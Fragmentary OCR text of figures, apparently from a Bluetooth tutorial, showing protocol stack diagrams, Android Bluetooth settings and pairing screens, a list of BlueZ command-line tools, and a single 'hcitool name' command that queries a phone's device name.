BASEBAND

RADIO LAYER



SAP


RFCOMM

L2CAP

HCI

BASEBAND

RADIO LAYER




AVRCP

A2DP

L2CAP

BASEBAND

RADIO LAYER



AVRCP

AV/C

A2DP

AVCTP


AVDTP

L2CAP


HCI

BASEBAND


RADIO LAYER



01:23:45:67:89: AB




01:23:45:67:89: AC



Bluetooth


Off

When Bluetooth is turned on, your device can communicate with other nearby Bluetooth devices.



Bluetooth

No paired devices available



22:46

Settings

Bluetooth
Disconnected

Data usage
18% of data used


More

Device

Display
Adaptive brightness is ON

Notifications
1 app blocked from sending

Sound
Ringer volume at 0%




Bluetooth

On

Available devices


62:7F:8F:50:4B:A6

Moto G (5) is visible to nearby devices while Bluetooth Settings is open.




"0000"


0000 ✓




127890 ✓

"127890"







Application

OBEX

SERIAL

TCP/IP

RFCOMM

TCS

SDP

L2CAP

Audio

Link Manager

Baseband

Radio

obexctl

rfcomm

bt-pan

sdptool


l2ping

hcitool

hcisnoop


hciconfig

hciattach




```
pi@orange:~ $ sudo hcitool name d0:77:14:a7:e0:66
Moto G (5)
```

